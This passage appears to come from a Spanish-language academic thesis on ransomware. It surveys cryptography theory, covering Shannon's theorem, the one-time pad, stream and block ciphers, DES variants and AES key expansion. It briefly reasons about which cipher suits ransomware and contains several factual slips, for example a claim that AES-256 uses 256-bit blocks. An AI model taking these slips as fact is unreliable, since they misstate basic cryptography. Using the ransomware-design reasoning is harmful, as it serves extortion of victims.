


Fig. 2.3. Mensaje mostrado por Ryuk para avisar a la víctima.

## 2.4. Criptografía

Etimológicamente, la palabra criptografía proviene del griego kryptós y graphé, es decir, «mensaje secreto». En sentido amplio, la criptografía es la aplicación de una técnica con el fin de volver ininteligible un mensaje. Historiográficamente, la criptografía se puede clasificar en dos tipos: criptografía clásica y criptografía moderna [14].

La criptografía clásica sería aquella que abarca hasta el siglo XX, o, de otra forma, aquella que no es computarizada. Dentro de esta encontramos algunas técnicas como la Escítila, utilizada por los espartanos en el s. V a.C; o el cifrado cesar, atribuida al emperador homónimo.

La criptografía moderna, asimismo, cristaliza durante la década de los 70 con tres sucesos: la publicación de la "Teoría de la Información" de Claude Shannon, la aparición de cifrado DES en y la invención del protocolo criptográfico Deffie-Hellman (DH). Esta criptografía se puede clasificar, a su vez, en simétrica y asimétrica. De esto, y de la precisión de algunos conceptos, versa este apartado.




Fig. 2.4. Clasificación de la criptografía.

#### 2.4.1. Introducción

##### 2.4.1.1. Definición formal de un sistema de cifrado

Para sentar una notación, se definirá a partir de ahora un sistema de cifrado como una tupla  $(\mathcal{P}, \mathcal{C}, \mathcal{K}, \mathcal{E}, \mathcal{D})$  donde cada componente se define como:

- Un espacio  $\mathcal{P}$  de textos planos.  $\mathcal{P} = \{0, 1\}^n$  para todo  $n \in \mathbb{N}$ .
- Un espacio  $\mathcal{C}$  de textos cifrados.  $\mathcal{C} = \{0, 1\}^m$  para todo  $m \in \mathbb{N}$ .
- Un espacio  $\mathcal{K}$  de claves.  $\mathcal{K} = \{0, 1\}^k$  para todo  $k \in \mathbb{N}$ .
- Una familia  $\mathcal{E} = \{E_K : K \in \mathcal{K}\}$  de funciones  $E_K : \mathcal{P} \rightarrow \mathcal{C}$  llamado funciones de cifrado.
- Una familia  $\mathcal{D} = \{D_K : K \in \mathcal{K}\}$  de funciones  $D_K : \mathcal{C} \rightarrow \mathcal{P}$  llamado funciones de descifrado.

En este sistema ocurre además que para cualquier  $K_1 \in \mathcal{K}$  existe una  $K_2 \in \mathcal{K}$  tal que para todo  $P \in \mathcal{P}$  se cumple que  $D_{K_2}(E_{K_1}(P)) = P$ . Si  $K_1 = K_2$ , entonces se trata de un sistema de cifrado simétrico.

##### 2.4.1.2. Principios de Kerckhoffs

Auguste Kerckhoffs publica en 1883 en la *Revista de Ciencias Militares* francesa unos ensayos donde concreta seis principios básicos que todo sistema criptográfico debería tener [15]:

1. Si el sistema no es teóricamente irrompible, al menos debe serlo en la práctica.

2. La efectividad del sistema no debe depender de que su diseño permanezca en secreto.
3. La clave debe ser fácilmente memorizable de manera que no haya que recurrir a notas escritas.
4. Los criptogramas deberán dar resultados alfanuméricicos.
5. El sistema debe ser operable por una única persona.
6. El sistema debe ser fácil de utilizar.

El principio de mayor trascendencia acabaría siendo el segundo. Junto con Shannon, quien llegó a formular «el adversario conoce el sistema», este hace caer la seguridad de un sistema en la seguridad de su clave, dando como sabidas las características del sistema criptográfico por el público.

#### 2.4.1.3. Teorema de Shannon

En un artículo llamado «Teoría de la comunicación de los sistemas secretos», en 1949, Shannon introduce el concepto de *Perfect Secrecy*. Este se definía como la condición de que, para todo  $C$  (*ciphertext*, mensaje encriptado) las probabilidades *a posteriori* son iguales a las probabilidades *a priori* [16].

$$Pr(P|C) = Pr(P) \quad (2.1)$$

Formalizando lo expuesto, el Teorema de Shannon reza: Dado  $|\mathcal{P}| = |C| = |\mathcal{K}|$  y  $Pr(P) > 0$  para todos los mensajes  $P$ , entonces, un esquema de encriptación resulta perfectamente secreto si y solo si cada  $K$  es equiprobable y para cada  $P \in \mathcal{P}$  y  $C \in C$  existe solo una  $K \in \mathcal{K}$  tal que  $E_K(P) = C$ .

En este teorema se puede ver una vez más cómo Shannon centraba la importancia en la seguridad de la clave y el lema de «el adversario conoce el sistema».

#### 2.4.1.4. One Time Pad

Un ejemplo de algoritmo de cifrado que proporciona *Perfect Secrecy* es One Time Pad (OTP). Se podría decir que este se sigue directamente del Teorema de Shannon. En esta técnica encontramos que  $\mathcal{P} = \mathcal{C} = \mathcal{K} = \{0, 1\}^n$  para todo  $n \in \mathbb{N}$ .

Para cada mensaje  $P$  que se quiera cifrar, se escoge una nueva clave  $K$  al azar —todas las clave son equiprobables— del espacio  $\mathcal{K}$  y se utiliza la función  $E$  de cifrado:

$$E_K(P) = P \oplus K \quad (2.2)$$

De la misma forma, para descifrar el archivo se aplica la función  $D$ :

$$D_K(C) = C \oplus K \quad (2.3)$$

$$\begin{array}{rcl}
 P = 10111101 & & C = 10001111 \\
 \oplus & & \oplus \\
 K = 00110010 & \longrightarrow & K = 00110010 \\
 = & & = \\
 C = 10001111 & & P = 10111101
 \end{array}$$

Fig. 2.5. Ejemplo de técnica de cifrado OTP.

#### 2.4.2. Criptografía Simétrica

La criptografía simétrica es aquella en la que las funciones de cifrado y descifrado utilizan la misma clave también, por tanto, el emisor y el receptor comparten la misma clave. Siguiendo la definición presentada en el apartado 2.4.1.1, y como se exponía en este mismo apartado, en cifrado simétrico nos encontramos que  $K_1 = K_2$ . Esto es,

$$D_K(E_K(P)) = P \quad (2.4)$$




Fig. 2.6. Esquema de comunicación basado en cifrado simétrico.

El cifrado simétrico, por otra parte, puede ser de dos clases: cifrado de flujo (*Stream Cipher*) y cifrado de bloques (*Block Cipher*).

### 2.4.2.1. Cifrado de flujo

En esta clase de cifrado, se va generando una clave pseudoaleatoria con la que se cifra el mensaje bit a bit —o byte a byte— utilizando la operación XOR. Un ejemplo de este cifrado sería el ya mencionado OTP, sin embargo, este requiere que la clave K sea igual de extensa que el mensaje P.

Para solucionar esto, se encripta utilizando un generador de números pseudoaleatorios (PRNG). Este, parte de una clave secreta K, lo más aleatoria posible, y la expande en una secuencia, de aspecto aleatorio, tan larga como el mensaje a cifrar. Además, para asegurar que la salida del PRNG es nueva se utiliza un vector de inicialización (IV) de suerte que la función de cifrado queda de la siguiente forma:

$$E_K(P) = P \oplus RNG(IV, K) \quad (2.5)$$




Fig. 2.7. Esquema de cifrado de flujo [17].

Por otro lado, este tipo de cifrados es muy vulnerable a un ataque KPA (*Known Plain-text Attack* —donde, como su nombre indica, el atacante conoce al menos un mensaje P de antemano—. Esto es debido a la propia operación XOR aplicada:

$$C_1 \oplus C_2 = (P_1 \oplus RNG(IV, K)) \oplus (P_2 \oplus RNG(IV, K)) = P_1 \oplus P_2 \quad (2.6)$$

De forma que si el atacante conoce  $P_1$ ,  $C_1$  y  $C_2$ , sería tan sencillo computar  $P_2$  como aplicar  $P_2 = P_1 \oplus C_1 \oplus C_2$ . Esto, encauzando con el tema general aquí tratado, no sería una buena elección para un Ransomware, pues si una víctima tuviera una copia de al

menos uno de sus archivos que han sido atacados, podría descifrar el resto de archivos sin complicación alguna.

#### 2.4.2.2. Cifrado de bloques

Si en el cifrado de flujo nos encontramos un cifrado sobre dígitos individuales, en el cifrado por bloques el texto plano es dividido en distintas partes, distintos bloques, y cada uno de ellos es cifrado utilizando la misma clave.




Fig. 2.8. Esquema de cifrado de bloques [18].

El tamaño de estos bloques depende del tipo de cada algoritmo, por ejemplo, DES utiliza un bloque de 64 bits mientras que en AES-256 es, como su nombre indica, de 256 bits. Este tamaño es importante, pues de él depende del tamaño efectivo de la clave para cifrar, es decir, del tiempo necesario para efectuar un ataque de fuerza bruta.

Key Size (bits)	Cipher	Number of Alternative Keys	Time Required at $10^9$ Decryptions/s	Time Required at $10^{13}$ Decryptions/s
56	DES	$2^{56} \approx 7.2 \times 10^{16}$	$2^{55} \text{ ns} = 1.125 \text{ years}$	1 hour
128	AES	$2^{128} \approx 3.4 \times 10^{38}$	$2^{127} \text{ ns} = 5.3 \times 10^{21} \text{ years}$	$5.3 \times 10^{17} \text{ years}$
168	Triple DES	$2^{168} \approx 3.7 \times 10^{50}$	$2^{167} \text{ ns} = 5.8 \times 10^{33} \text{ years}$	$5.8 \times 10^{29} \text{ years}$
192	AES	$2^{192} \approx 6.3 \times 10^{57}$	$2^{191} \text{ ns} = 9.8 \times 10^{40} \text{ years}$	$9.8 \times 10^{36} \text{ years}$
256	AES	$2^{256} \approx 1.2 \times 10^{77}$	$2^{255} \text{ ns} = 1.8 \times 10^{60} \text{ years}$	$1.8 \times 10^{56} \text{ years}$
26 characters (permutation)	Monoalphabetic	$2! = 4 \times 10^{26}$	$2 \times 10^{26} \text{ ns} = 6.3 \times 10^9 \text{ years}$	$6.3 \times 10^6 \text{ years}$

Fig. 2.9. Tiempo necesario para un ataque de fuerza bruta en distintos algoritmos de cifrado por bloques [19].

En cambio, si el tamaño del texto plano no es múltiplo del tamaño de los bloques, el mensaje es rellenado por el final. A este relleno se le conoce como *padding*.

Este modelo de cifrado tiene mucha casuística, las funciones de cifrado pueden ir desde el esquema más simple, dividir el texto plano y cifrar con una función XOR cada

bloque en el mismo orden, hasta formas enrevesadas para conseguir confusión y difusión. Ejemplos de esto sería la permutación entre bloques o la inserción de bits aleatorios. A continuación se mostrarán distintos algoritmos de cifrados y sus formas de actuación.

#### 2.4.3. DES, 2DES Y 3DES

Data Encryption Standard (DES) fue desarrollado en el 1972 por IBM y la NSA y confirmado como estándar en 1983. Se trata de un cifrado de bloques de 64 bits, por lo que su clave es de 64 bits también. Sin embargo, los últimos 8 bits son bits de control de paridad, esto significa que el tamaño efectivo del bloque es de 56 bits.



Fig. 2.10. Esquema de DES.

Por cada bloque de texto plano, realiza 16 vueltas utilizando distintas claves de 48 bits generadas a partir de la clave original. Como se trata de un cifrador tipo Feistel, divide el bloque de texto en dos mitades de 32 bits y solo para una parte se amplia a 48 bits y se aplica la función de Feistel con la clave correspondiente de esa vuelta.




Fig. 2.11. Algoritmo de tallado de DES [20].

El algoritmo de generación de claves primero deshecha los 8 bits de paridad quedando la clave de 56 bits —a esto se le conoce como PC1. Después la clave se divide en dos partes de 28 bits que será tratada de forma independiente. Cada parte es desplazada hacia la izquierda en cada ronda -conocido como PC2.




Fig. 2.12. Generación de subclaves en DES [20].

Por su parte, la función de Feinstel tiene cuatro pasos [20]:

- Expansión: una mitad del bloque dividido se expande duplicando ciertos bits hasta llegar a 48 bits, que es la longitud de la clave que recibe.
- Mezcla: se cifran los 48 bits con la subclave recibida aplicando una función XOR.
- Sustitución: el bloque es dividido en ocho fragmentos de 6 bits para ser procesadas por las S-cajas. Cada caja sustituye los 6 bits de entrada por 4 de salida.
- Al final, las 32 salidas se reordenan en base a una permutación fija P-caja.




Fig. 2.13. Función de Feinstel [20].

El 13 de Enero de 1999, la clave DES fue obtenida con un ataque de fuerza bruta en 22 horas y 15 minutos. Actualmente, no es aconsejable utilizar DES puesto que el número de intentos para descifrar una clave es de  $2^{56}$ .

Para aumentar la resistencia de DES, se decidió incrementar la longitud de la clave. Para ello, se aplica secuencialmente dos veces DES con dos claves distintas  $K_1$  y  $K_2$ , a esto se le llamó 2DES. No obstante, esto realmente no duplica la complejidad del algoritmo ante un *Known-plaintext attack*:

Suponemos que un atacante tiene acceso a un texto plano y un mensaje cifrado —un par  $(P, C)$ — tal que  $\text{DES}_{K_2}(\text{DES}_{K_1}(P)) = C$  pero desconoce  $K_1$  y  $K_2$ . El atacante puede computar una lista de textos cifrados intermedios encriptado  $P$ , lo que lleva  $2^{56}$  operaciones DES. Por otro lado, el atacante puede descifrar  $C$  con todas las posibles  $K_2$  hasta que concuerde con alguna de la lista anterior. Al final, la complejidad de esto sería de  $2 \cdot 2^{56} = 2^{57}$ .

Finalmente, para aumentar la complejidad efectiva se recurrió a añadir una tercera vez DES, siendo ahora 3DES. Sin embargo, y aquí está lo realmente importante, para que surja realmente efecto la operación intermedia debe ser un descifrador DES, no otro cifrador.



Fig. 2.14. Esquema de 3DES

De esta forma surgen dos variantes de 3DES, quedando en ambas  $K_2$  como descifra-

dor:

- La clave  $K_1$  y  $K_3$  son iguales. Esto conlleva un tamaño efectivo de la clave de 80 bits, es decir, una complejidad de  $2^{80}$ .
- La clave  $K_1$  y  $K_3$  son distintas. Esto daría a lugar a un tamaño efectivo de la clave de 112 bits, una complejidad de  $2^{112}$ .

#### 2.4.4. AES

AES fue presentado por primera vez en 1997 por dos estudiantes belgas, Joan Daemen y Vincent Rijmen, y se transformó en un estándar en 2002. A diferencia de DES, AES permite varios tamaños de clave —128, 192 o 256 bits— mientras que mantiene el mismo tamaño de bloque, 128 bits. Además, es más seguro y eficiente que 3DES.

Este algoritmo utiliza una matriz de estado —conocida como *state*— de 4x4 donde cada celda representa un byte y se rellena de arriba hacia abajo y de izquierda a derecha. Esta matriz de estado representa la entrada y la salida de cada vuelta realizada por el algoritmo.



Fig. 2.15. Matriz de estado de AES

El número de vueltas depende del tamaño de la clave que AES vaya a utilizar. En la siguiente tabla se pueden ver las dimensiones de los parámetros para cada tipo de AES:

<b>Key Size (words/bytes/bits)</b>	4/16/128	6/24/192	8/32/256
<b>Plaintext Block Size (words/bytes/bits)</b>	4/16/128	4/16/128	4/16/128
<b>Number of Rounds</b>	10	12	14
<b>Round Key Size (words/bytes/bits)</b>	4/16/128	4/16/128	4/16/128
<b>Expanded Key Size (words/bytes)</b>	44/176	52/208	60/240

Fig. 2.16. Parámetros de AES [19].

En cada vuelta, el algoritmo ejecuta cuatro tipos distintos de operaciones: *Substitute bytes*, *ShiftRows*, *MixColumns* y *AddRoundKey*. Sin embargo, en la primera y última vuelta no se aplican las cuatro operaciones, sino solo *AddRoundKey*, en el caso de la primera

vuelta; y todas menos *MixColumns*, en el caso de la última. Para cada operación existe, además, una inversa que es utilizada en el proceso de descifrado.




Fig. 2.17. Esquema de cifrado y descifrado para AES-128 [21].

También encontramos que en cada vuelta se emplea una clave distinta, generada a partir de la clave original. A esto se le conoce como expansión de clave o Expansión K. De cada clave original, se tienen que obtener  $K_n$  de 128 bits para n vueltas, para ello, se generará una matriz de estado para la clave original a la que se le aplicarán también distintas operaciones en las que no se profundizarán demasiado.

A partir de la matriz de estado de la clave, se escoge la última columna —a cada columna se le denomina también palabra o *word*— a la que se le aplica la operación *RotWord*, que rota el primer byte dejándolo el último; después se aplica la operación *Substitute bytes*, que será más adelante explicada; lo siguiente es aplicar XOR con la columna que se encuentre tres posiciones más atrás y, finalmente, aplicar otro XOR con un vector conocido como RCON. De esta forma obtenemos la primera columna de la nueva clave. Para calcular el resto se aplicará solo el tercer paso, a saber, la operación XOR con la columna tres posiciones más atrás —para ello hemos de imaginarnos las matrices de cada clave puestas en serie una detrás de otra.




Fig. 2.18. Expansión de clave en AES [19].

#### 2.4.4.1. Substitute bytes

En este proceso se sustituye cada byte de la matriz por otro mediante una tabla de búsqueda llamada S-caja. Cada fila de la S-caja corresponde con el bit más significativo mientras que cada columna con el menos significativo. Los principales criterios que se tuvieron en cuenta en su desarrollo son [22]:

- No linearidad. La correlación entre la entrada y la salida así como la probabilidad de propagación diferencial en las funciones booleanas sean lo mínimo posibles.
- Complejidad algebraica. La expresión algebraica de la S-caja debe ser lo más compleja posible.

